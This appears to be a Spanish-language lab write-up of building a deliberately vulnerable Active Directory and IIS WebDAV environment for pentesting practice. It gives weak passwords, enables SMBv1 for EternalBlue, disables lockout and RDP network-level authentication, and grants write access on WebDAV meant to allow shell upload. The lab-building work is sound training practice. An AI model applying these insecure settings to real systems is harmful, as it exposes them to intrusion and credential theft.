LinkedGroupPolicyObjects : {CN={31B2F340-816D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=ad,DC=lab}
LostAndFoundContainer    : CN=LostAndFound,DC=ad,DC=lab
ManagedBy               : 
Name                     : ad
NetBIOSName              : ADLAB
ObjectClass              : domainDNS
ObjectGUID               : fda8c9c0-2601-4e47-8025-8e07723d0776
ParentDomain             : 
PDCEmulator              : srv-ad.ad.lab
PublicKeyRequiredPasswordRolling : True
QuotasContainer          : CN=NTDS Quotas,DC=ad,DC=lab
ReadOnlyReplicaDirectoryServers : {}
ReplicaDirectoryServers  : {srv-ad.ad.lab}
RIDMaster                : srv-ad.ad.lab
SubordinateReferences     : {DC=ForestDnsZones,DC=ad,DC=lab, DC=DomainDnsZones,DC=ad,DC=lab, CN=Configuration,DC=ad,DC=lab}
SystemsContainer         : CN=System,DC=ad,DC=lab
UsersContainer           : CN=Users,DC=ad,DC=lab

PS C:\Users\Administrador>
```



```

PS C:\Users\Administrador> Get-ADForest

ApplicationPartitions : {DC=DomainDnsZones,DC=ad,DC=lab, DC=ForestDnsZones,DC=ad,DC=lab}
CrossForestReferences : {}
DomainNamingMaster    : srv-ad.ad.lab
Domains               : {ad.lab}
ForestMode            : Windows2016Forest
GlobalCatalogs        : {srv-ad.ad.lab}
Name                  : ad.lab
PartitionsContainer   : CN=Partitions,CN=Configuration,DC=ad,DC=lab
RootDomain            : ad.lab
SchemaMaster          : srv-ad.ad.lab
Sites                 : {Default-First-Site-Name}
SPNSuffixes           : {}
UPNSuffixes           : {}

```

```

PS C:\Users\Administrador> Get-ADUser -Filter *

DistinguishedName : CN=Administrador,CN=Users,DC=ad,DC=lab
Enabled           : True
GivenName        :
Name             : Administrador
ObjectClass       : user
ObjectGUID       : dff8c6a4-cc6d-4582-a8ff-8b33453265c4
SamAccountName    : Administrador
SID              : S-1-5-21-3318368986-2592975903-1528046204-500
Surname          :
UserPrincipalName :

DistinguishedName : CN=Invitado,CN=Users,DC=ad,DC=lab
Enabled           : False
GivenName        :
Name             : Invitado
ObjectClass       : user
ObjectGUID       : d2d0eaca-e63e-4a70-888d-e9a7bab98a20
SamAccountName    : Invitado
SID              : S-1-5-21-3318368986-2592975903-1528046204-501
Surname          :
UserPrincipalName :

DistinguishedName : CN=Miguel,CN=Users,DC=ad,DC=lab
Enabled           : True
GivenName        :
Name             : Miguel
ObjectClass       : user
ObjectGUID       : cb0450a1-beae-4311-bdbe-f3f4b5beb5b6
SamAccountName    : Miguel
SID              : S-1-5-21-3318368986-2592975903-1528046204-1000
Surname          :
UserPrincipalName :

DistinguishedName : CN=krbtgt,CN=Users,DC=ad,DC=lab
Enabled           : False
GivenName        :
Name             : krbtgt
ObjectClass       : user
ObjectGUID       : df454574-8625-4937-a388-fae43e659351
SamAccountName    : krbtgt
SID              : S-1-5-21-3318368986-2592975903-1528046204-502
Surname          :
UserPrincipalName :

```

```

PS C:\Users\Administrador>
PS C:\Users\Administrador> nslookup ad.lab
Servidor: Unknown
Address: 10.10.20.20

Nombre: ad.lab
Addresses: 10.10.20.20
          192.168.1.171

PS C:\Users\Administrador>


```

# CREACION DE LA ESTRUCTURA DE OU VULNERABLES


## Creación de usuarios y grupos

Se crearon usuarios representativos con contraseñas débiles **deliberadamente vulnerables** para permitir ataques de fuerza bruta y Pass-The-Hash:

| Usuario       | Contraseña  | Rol                                          |
|---------------|-------------|----------------------------------------------|
| administrador | Admin123    | Domain Admin                                 |
| miguel        | Password123 | Domain User (pero Admin local en Windows 10) |
| soporte       | Soporte123  | Departamento IT                              |
| invitado      | Invitado123 | Usuario básico                               |
| rrhh          | Rrhh123     | Recursos Humanos                             |



Usuario: soporte1 Contraseña Soporte123. Vector password spraying



Usuario: it.admin Contraseña Admin123. Movimiento lateral

Nuevo objeto: Usuario

Crear en: ad.lab/OU\_Usuarios

Nombre de pila: invitado Kerberos Iniciales:

Apellidos:

Nombre completo: invitado Kerberos

Nombre de inicio de sesión de usuario: invitado1 @ad.lab

Nombre de inicio de sesión de usuario (anterior a Windows 2000):

ADLAB: invitado1

< Atrás Siguiente > Cancelar

| Nombre   | Tipo    | Descripción |
|----------|---------|-------------|
| IT admin | Usuario |             |
| Miguel   | Usuario |             |
| Soporte  | Usuario |             |

Usuario invitado1 Contraseña Invitado123

Nuevo objeto: Usuario

Crear en: ad.lab/OU\_Usuarios

Nombre de pila: finanzas Iniciales:

Apellidos:

Nombre completo: finanzas

Nombre de inicio de sesión de usuario: finanzas1 @ad.lab

Nombre de inicio de sesión de usuario (anterior a Windows 2000):

ADLAB: finanzas1

< Atrás Siguiente > Cancelar

| Nombre          | Tipo    | Descripción |
|-----------------|---------|-------------|
| Invitado Ker... | Usuario |             |
| IT admin        | Usuario |             |
| Miguel          | Usuario |             |
| Soporte         | Usuario |             |

Usuario finanzas1 Contraseña Finan2025

Nuevo objeto: Usuario

Crear en: ad.lab/OU\_Usuarios

Nombre de pila: rnh1 Iniciales:

Apellidos:

Nombre completo: rnh1

Nombre de inicio de sesión de usuario: rnh1 @ad.lab

Nombre de inicio de sesión de usuario (anterior a Windows 2000):

ADLAB: rnh1



< Atrás Siguiente > Cancelar

| Nombre          | Tipo    | Descripción |
|-----------------|---------|-------------|
| finanzas        | Usuario |             |
| Invitado Ker... | Usuario |             |
| IT admin        | Usuario |             |
| Miguel          | Usuario |             |
| Soporte         | Usuario |             |

Usuario rnh1 Contraseña Recursos2025


Creados los usuarios voy a crear los grupos necesarios

- Grupo 1 Soporte-LocalAdmin




Este grupo lo utilizare para escalar privilegis del grupo soporte a administración local y dominio

## GRUPO 2 IT-ADMIN



## GRUPO 3 DELEGATION-WEAK



### ✓ OU: Usuarios


Contiene:

- Usuarios de oficina
- Roles corporativos
- Cuentas vulnerables para pentesting


### ✓ OU: Equipos

Contiene:

- Windows 10 cliente
- Equipos futuros si se expandiera el dominio



Creados los grupos procedo a mover el equipo CLIENTE (Windows 10 vulnerable) a la OU\_equipos




## GPO VULNERABLES


### GPO 1- Política de contraseñas débil

- Longitud mínima: 1
- Complejidad: deshabilitada
- Historial: ninguno
- Intentos fallidos: ilimitados

→ Permite fuerza bruta y cracking sencillo.



### GPO 2 – Sin Bloqueo de Cuentas (NoAccountLockout)



**GPO 3 – Cliente Windows Vulnerable (OU\_Clientes – SMBv1, Firewall Relaxed)**


**Ámbito:**OU\_Clientes

Solo afectará a Windows 10 vulnerable.

Esta GPO activa:

- SMBv1
- Puertos necesarios para EternalBlue
- Desactiva mitigaciones SMB

Enable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol



Firewall con reglas incorrectas

| Puerto | Protocolo | Motivo                  |
|--------|-----------|-------------------------|
| 445    | TCP       | SMB (EternalBlue)       |
| 139    | TCP       | NetBIOS session         |
| 135    | TCP       | RPC (psexec / impacket) |
| 3389   | TCP       | RDP                     |
| 5985   | TCP       | WinRM exploitation      |
| 53     | TCP/UDP   | DNS                     |
| 88     | TCP/UDP   | Kerberos                |
| 389    | TCP/UDP   | LDAP                    |

| Nombre                  | Grupo | Perfil | Habilitado | Acción   | Invalidar | Programa   | Dirección local | Dirección remota | Protocolo | Puerto local | Puerto remoto | Usuarios autorizados | Equipos autorizados | Ente |
|-------------------------|-------|--------|------------|----------|-----------|------------|-----------------|------------------|-----------|--------------|---------------|----------------------|---------------------|------|
| LDAP                    |       | Todo   | Si         | Permitir | No        | Cualquiera | Cualquiera      | Cualquiera       | TCP       | 389          | Cualquiera    | Cualquiera           | Cualquiera          | Cual |
| KERBEROS                |       | Todo   | Si         | Permitir | No        | Cualquiera | Cualquiera      | Cualquiera       | TCP       | 88           | Cualquiera    | Cualquiera           | Cualquiera          | Cual |
| LDAP                    |       | Todo   | Si         | Permitir | No        | Cualquiera | Cualquiera      | Cualquiera       | UDP       | 389          | Cualquiera    | Cualquiera           | Cualquiera          | Cual |
| KERBEROS                |       | Todo   | Si         | Permitir | No        | Cualquiera | Cualquiera      | Cualquiera       | UDP       | 88           | Cualquiera    | Cualquiera           | Cualquiera          | Cual |
| DNS                     |       | Todo   | Si         | Permitir | No        | Cualquiera | Cualquiera      | Cualquiera       | UDP       | 53           | Cualquiera    | Cualquiera           | Cualquiera          | Cual |
| DNS                     |       | Todo   | Si         | Permitir | No        | Cualquiera | Cualquiera      | Cualquiera       | TCP       | 53           | Cualquiera    | Cualquiera           | Cualquiera          | Cual |
| WinRM exploitation      |       | Todo   | Si         | Permitir | No        | Cualquiera | Cualquiera      | Cualquiera       | TCP       | 5985         | Cualquiera    | Cualquiera           | Cualquiera          | Cual |
| RDP                     |       | Todo   | Si         | Permitir | No        | Cualquiera | Cualquiera      | Cualquiera       | TCP       | 3389         | Cualquiera    | Cualquiera           | Cualquiera          | Cual |
| RPC (psexec / impacket) |       | Todo   | Si         | Permitir | No        | Cualquiera | Cualquiera      | Cualquiera       | TCP       | 135          | Cualquiera    | Cualquiera           | Cualquiera          | Cual |
| NetBIOS session         |       | Todo   | Si         | Permitir | No        | Cualquiera | Cualquiera      | Cualquiera       | TCP       | 139          | Cualquiera    | Cualquiera           | Cualquiera          | Cual |
| SMB (SMBBlue)           |       | Todo   | Si         | Permitir | No        | Cualquiera | Cualquiera      | Cualquiera       | TCP       | 445          | Cualquiera    | Cualquiera           | Cualquiera          | Cual |


## GPO 4 – Permitir RDP a los usuarios (RDP-Permitido)

**Ámbito:** Aplicar a las dos OU:

- OU\_Usuarios
- OU\_Clientes

**Objetivo:**

- Permitir RDP a usuarios sin privilegios
- Facilitar post-explotación
- Permitir ataques como Pass-the-Hash interactivo



- **Permitir conexiones desde cualquier versión de RDP** → **Habilitada**
- **Configurar autenticación a nivel de red** → **DESHABILITADA**





# CONFIGURACION IIS PARA PENTESTING (WebDAV)

Instalación de módulos necesarios para ataque

```
Administrador: Windows PowerShell
PS C:\Users\Administrador> Install-WindowsFeature Web-Server, Web-DAV-Publishing, Web-Http-Redirect, Web-Filtering, Web-Mgmt-Tools, Web-Mgmt-Service, Web-Scripting-Tools, Web-ISAPI-Ext, Web-ISAPI-Filter -IncludeManagementTools
```

Compruebo que se ha instalado correctamente

```
PS C:\Users\Administrador> Get-WindowsFeature Web-Server, Web-DAV-Publishing
>>
Display Name                                     Name                Install State
-----
[X] Servidor web (IIS)                           Web-Server           Installed
    [X] Publicación en WebDAV                     Web-DAV-Publishing   Installed

PS C:\Users\Administrador>
```

## Configuración completa del sitio WebDAV vulnerable

Esta parte es clave para poder:

- subir shells ASPX,
- hacer NTLM relay,
- explotar ISAPI,
- hacer Kerberoasting,
- obtener RCE en Windows Server desde Kali.

### 1. Crear el directorio del sitio vulnerable

```
PS C:\Users\Administrador> New-Item -Path "C:\inetpub\webdavlab" -ItemType Directory

Directorio: C:\inetpub

Mode                LastWriteTime         Length Name
----                -
d-----         28/11/2025   0:10             webdavlab
```

### 2. Crear un sitio web en IIS en el puerto 8080

```
PS C:\Users\Administrador> New-Website -Name "webdavlab" -PhysicalPath "C:\inetpub\webdavlab" -Port 8080 -Force

Name      ID  State   Physical Path      Bindings
-----
webdavlab  2   Started C:\inetpub\webdavlab http *:8080:

PS C:\Users\Administrador>
```

### 3. Habilitar WebDAV en el sitio

```
PS C:\Users\Administrador> Import-Module WebAdministration
>>
>> Set-WebConfigurationProperty `
>> -pspath 'MACHINE/WEBROOT/APPHOST' `
>> -location 'webdavlab' `
>> -filter 'system.webServer/webdav/authoring' `
>> -name 'enabled' `
>> -value 'True'
>>
PS C:\Users\Administrador>
```


### 4. Permitir escritura WebDAV


Crear la regla de WebDAV que permite lectura/escritura Esto da permiso a *todos los usuarios autenticados*:

```
PS C:\Users\Administrador> Add-WebConfigurationProperty `
>> -pspath 'MACHINE/WEBROOT/APPHOST' `
>> -location 'webdavlab' `
>> -filter 'system.webServer/webdav/authoring/rules' `
>> -name '.' `
>> -value @{users='*'; path='*'; access='Read, Write, Source'}
>>
PS C:\Users\Administrador>
```


Verificar que la regla se ha creado

Como no me aparece voy a crearla desde la interfaz

